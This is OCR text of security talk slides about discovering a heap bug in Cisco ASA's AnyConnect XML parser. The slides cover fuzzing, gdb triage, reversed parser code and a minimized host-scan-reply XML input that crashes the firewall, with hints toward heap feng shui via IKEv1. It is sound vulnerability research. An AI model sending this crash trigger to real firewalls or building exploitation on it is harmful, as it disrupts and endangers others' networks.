

IDA - lina924-24.idb (lina) C:\work\lina924-24.idb
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol
Function nam
sub_9BE01
sub_9BE02
sub_9BE04
sub_9BE05
print_check
check_free
check_mma
check_top_
init_user_m
create_msp
check_inus
mspace_fre
check_mall
cisco_hdr_
sub_9BE2A
sub_9BE2C
sub_9BE2C
sub_9BE2D
mem_get_c
mem_set_c
mem_size
mem_size_
sub_9BE31
sub_9BE34
sub_9BE36
sub_9BE38
sub_9BE38
webvpn_cl
sub_9BE39
sub_9BE39
validate_bu
sub_9BE41
malloc_sho
sub_9BE49
Line 54992 of 57
DC mov [ebp+var_C], ebx
DF mov [ebp+var_4], edi
E2 test esi, esi ; ikev1_sa == NULL?
E4 jnz short b_check_arg1
0868D2F8
0868D2F8 b_check_arg1:
0868D2F8 mov edx, [esi+ikev1_sa.frag_queue1]
0868D2FE test edx, edx
0868D300 jz short b_no_reassembly
0868D302 movzx eax, byte ptr [edx+10h]
0868D306 test al, al
0868D308 jz short b_no_reassembly
0868D30A movzx eax, al
0868D30D cmp [edx+frag_queue1.frag_count],
0868D310 jnz short b_no_reassembly
0868D312
0868D312 b_allocate_
156.25% (45,347) (74,727) 00645323 0868D323: IKE_GetAssembledPkt+53 (Synchronized with Hex View-1)
Output window
Recent scripts
ret-sync
Synchronization enable
Overwrite idb name:
asa924-24-k8.bin|lina
Restart
AU: idle
Down
Disk: 144GB


Ubuntu 14.04.2 64-bit - VMware Workstation
File Edit View VM Tabs Help
user@user-ubuntu14: ~
16:34
(gdb) c
Continuing.
user@user-ubuntu14:~$ ./send_reassembly.py

Cisco ASA releases




Cisco ASA releases



The bug is not in IKEv1

IKEv1 for the feng shui

WebVPN/AnyConnect
SSL to trigger
the bug



The bigger the worse?

- What license to buy?

50 IKE sessions

250 IKE sessions

750 IKE sessions


5000 IKE sessions

- An IKE session limits the quantity of data sent as IKE fragments to 0x8000 bytes
- More sessions ➔ more feng shui
- Exploit is more reliable against expensive Cisco hardware and license
- Possible to rob from the rich and give to the poor
- So I named my ~~vulnerability~~exploit: Robin Hood

Source: https://www.cisco.com/c/en/us/td/docs/security/asa/asa97/configuration/vpn/asa-97-vpn-config/vpn-ike.html#ID-2441-00000058

Finding a bug

Sniffing SSL AnyConnect



Burp (or similar)

- First message sent by AnyConnect client

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="vpn" type="init">
<version who="vpn">4.1.06020</version>
<device-id>win</device-id>
<group-select>EURO_RA</group-select>
<group-access>https://192.168.100.96</group-access>
</config-auth>
```

Supported XML tags

Reverse engineering

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="vpn" type="init">
<version who="vpn">4.1.06020</version>
<device-id>win</device-id>
<group-select>EURO_RA</group-select>
<group-access>https://192.168.100.96</group-access>
</config-auth>
```


```
; struct tag_desc xml_tags[27]
tag_desc <0, 0, 0, 0, 0, offset qword_555559E52ED0, 0, 0, 0, 0, 0, 0, \
                         ; DATA XREF: aggregateAuthStartHandler+3F↑o
                         ; aggregateAuthStartHandler+72↑o ...
         0>
tag_desc <offset aConfigAuth, 1, offset dword_555559E52F68, 3, 0, \ ; "config-auth"
         offset dword_555559E52F20, 0, 0, \
         offset tag_handler_config_auth, 0, 0, 0, 0>
tag_desc <offset aVersion, 2, offset dword_555559E52F60, 4, 0, 0, 0, \ ; "version"
         0, offset tag_handler_version, 0, 0, 0, 0>
tag_desc <offset aAutoUpdateDevi+0Ch, 3, offset qword_555559E52EC0, 0,\ ; "device-id"
         0, 0, 0, 0, offset tag_handler_device_id, 0, 0, 0, 0>
tag_desc <offset aPhoneId, 4, 0, 0, 0, 0, 0, 0, \ ; "phone-id"
         offset tag_handler_phone_id, 0, 0, 0, 0>
tag_desc <offset aGroupSelect, 5, 0, 0, 0, 0, 0, 0, \ ; "group-select"
         offset tag_handler_group_select, 0, 0, 0, 0>
tag_desc <offset aSessionToken, 6, 0, 0, 0, 0, 0, 0, \ ; "session-token"
         offset tag_handler_session_token, 0, 0, 0, 0>
tag_desc <offset aSessionId, 7, 0, 0, 0, 0, 0, 0, \ ; "session-id"
         offset tag_handler_session_id, 0, 0, 0, 0>
tag_desc <offset aOpaque, 8, offset dword_555559E52F58, 8, 0, \ ; "opaque"
         offset qword_555559E52EE0, 0, 0, offset tag_handler_opaque, \
         0, 0, 0, 0>
tag_desc <offset aAuth, 9, 0, 0, 0, offset qword_555559E52F00, 0, 0, \ ; "auth"
         offset tag_handler_auth, 0, 0, 0, 0>
tag_desc <offset aUsername_0, 0Ah, 0, 0, 0, 0, 0, 0, \ ; "username"
         offset tag_handler_username, 0, 0, 0, 0>
```

- Initial sample contains all supported tags

  → Input mutation fuzzing

Fuzzing architecture

- Spray/pray/prey ☺




https://github.com/aoh/radamsa

- Speed: 1 test / few seconds… (no gdb attached)
- Want to start fuzzing before going on leave…
- ASA firewall keeps crashing

Understanding the bug

Triage

- asadbg-assisted
  - https://github.com/nccgroup/asadbg




Replay with gdb script

```
# will be called next time it stops. Should be when it crashes
# so we log stuff
define hook-stop
    set logging file %CRASH_LOG_FILE%
    set logging on
    set logging redirect on
    set logging overwrite on
    sync
    bbt
    i r
    set logging off
    set logging redirect off
end

continue

# below will be executed after it breaks because of a crash
# and this allows us to exit gdb
detach
quit
```

One crash to rule them all

- All the same crash
- Both ASAv 64-bit / ASA 32-bit



The smaller the better

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="a" type="a" aggregate-auth-version="a">
    <version who="a">b</version>
    <device-id device-type="a" platform-version="a" unique-id="a">b</device-id>

    <auth-reply param1="a" param2="a">b</auth-reply>
    <config-request param1="a" param2="a">b</config-request>
    <host-scan param1="a" param2="a">b</host-scan>
    <phone-id param1="a" param2="a">b</phone-id>
    <group-select param1="a" param2="a">b</group-select>
    <session-token param1="a" param2="a">b</session-token>
    <secondary_username param1="a" param2="a">b</secondary_username>
    <secondary_password param1="a" param2="a">b</secondary_password>
    <host-scan-reply param1="a" param2="a">b</host-scan-reply>
    <logout-reason param1="a" param2="a">b</logout-reason>
    <auth-handle param1="a" param2="a">b</auth-handle>
    <client-cert-fail param1="a" param2="a">b</client-cert-fail>
    <group-alias param1="a" param2="a">b</group-alias>
    <group-access param1="a" param2="a">b</group-access>
    <config-hash param1="a" param2="a">b</config-hash>
    <host-scan-token param1="a" param2="a">b</host-scan-token>
    <mac-address-list param1="a" param2="a">
        <mac-address param1="a" param2="a">b</mac-address>
    </mac-address-list>
</config-auth>
```

Minimization

- Fits in a tweet

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="a" type="a" aggregate-auth-version="a">
    <host-scan-reply>A</host-scan-reply>
</config-auth>
```

- Actually requires us sending the XML packet twice

AnyConnect Host Scan: https://www.cisco.com/c/en/us/td/docs/security/asa/asa84/configuration/guide/asa_84_cli_config/vpn_hostscan.html

Back to the trace

- What is it?
  - Crash in free()
  - Invalid heap metadata?
  - Heap overflow?
  - UAF?
  - Double free?
  - Other?

- Interesting functions
  - *auth_process_client*
  - *FreeParser*

```
(gdb) bt
#0  0x00007ffff7496afd in pause ()
#1  0x0000555557a3af65 in int3 ()
#2  0x00005555587444fa in __lina_assert ()
#3  0x0000555556307e0e in ?? ()
#4  0x00005555587758a9 in mem_get_pool_type ()
#5  0x0000555557b16225 in resMgrFree ()
#6  0x0000555557a47970 in free ()
#7  0x0000555556634a003 in aggregateAuthFreeParserDataOutMem ()
#8  0x00005555583e8c2d in lua_aggregate_auth_process_client_request ()
#9  0x0000555557eefb9b in luaD_precall ()
#10 0x0000555557eff9b8 in luaV_execute ()
#11 0x0000555557ef0630 in luaD_call ()
#12 0x0000555557eef63a in luaD_rawrunprotected ()
#13 0x0000555557ef0a83 in luaD_pcall ()
#14 0x0000555557ee9546 in lua_pcall ()
#15 0x0000555557f03f81 in lua_dofile ()
#16 0x0000555558223beb in aware_run_lua_script_ns ()
#17 0x0000555557dca59d in ak47_new_stack_call ()
#18 0x0000555558228c48 in aware_serve_request ()
#19 0x0000555555822b5f4 in ?? ()
#20 0x0000555555822bc0f in run_aware_fiber ()
#21 0x0000555557da2c75 in _fiber_jumpstart ()
#22 0x0000555557da2d98 in _fiber_setup_for_jumpstart ()
```

2 days reversing later…

- aggregateAuthParseBuf
  - Receive the XML / initialize the libexpat parser
- Cisco-specific callbacks registered
  - aggregateAuthStartHandler: called when XML tag opened
  - aggregateAuthDataHandler: called when XML data parsed
  - aggregateAuthEndHandler: called when XML tag closed

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="a" type="a" aggregate-auth-version="a">
    <host-scan-reply>A</host-scan-reply>
</config-auth>
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```


```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```

```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
    if (userData->tag_idx == HOST_SCAN_REPLY) {
        pData = (char *)malloc(0x2000);          // [4]
        xml_tags[HOST_SCAN_REPLY].alloc = pData;
    } else {
        pData = xml_tags[userData->tag_idx].data;
    }
    ...
}
```

XML 1

```
void aggregateAuthFreeParserDataOutMem(...)
{
        ...
    if (xml_tags[HOST_SCAN_REPLY].alloc)
        free(xml_tags[HOST_SCAN_REPLY].alloc);  // [5]
        ...
}
```


```
void aggregateAuthDataHandler(struct userData *userData, const XML_Char *data, int len)
{
    // initialize pData to heap or global address
    if (userData->tag_idx; == HOST_SCAN_REPLY) {
        pData = xml_tags[HOST_SCAN_REPLY].alloc;  // [1]
        remaining_len = 8191;
    } else {
        remaining_len = 511;
        pData = &xml_tags[tag_idx].data;
    }
    ...
    // current buffer holds anything?
    if (!pData || pData[0] == '\0') {           // [2]
        prev_len_data = 0;
    } else {
        prev_len_data = strlen(pData);
        remaining_len -= prev_len_data;
    }
    ...
    // if there was data in the buffer already, assume it was allocated
    // just append data at the end and exit! It does not reallocate anything!
    if (prev_len_data) {
        strncat(pData, data, len);
        return;                                  // [3]
    }

    // if no data was in the buffer already
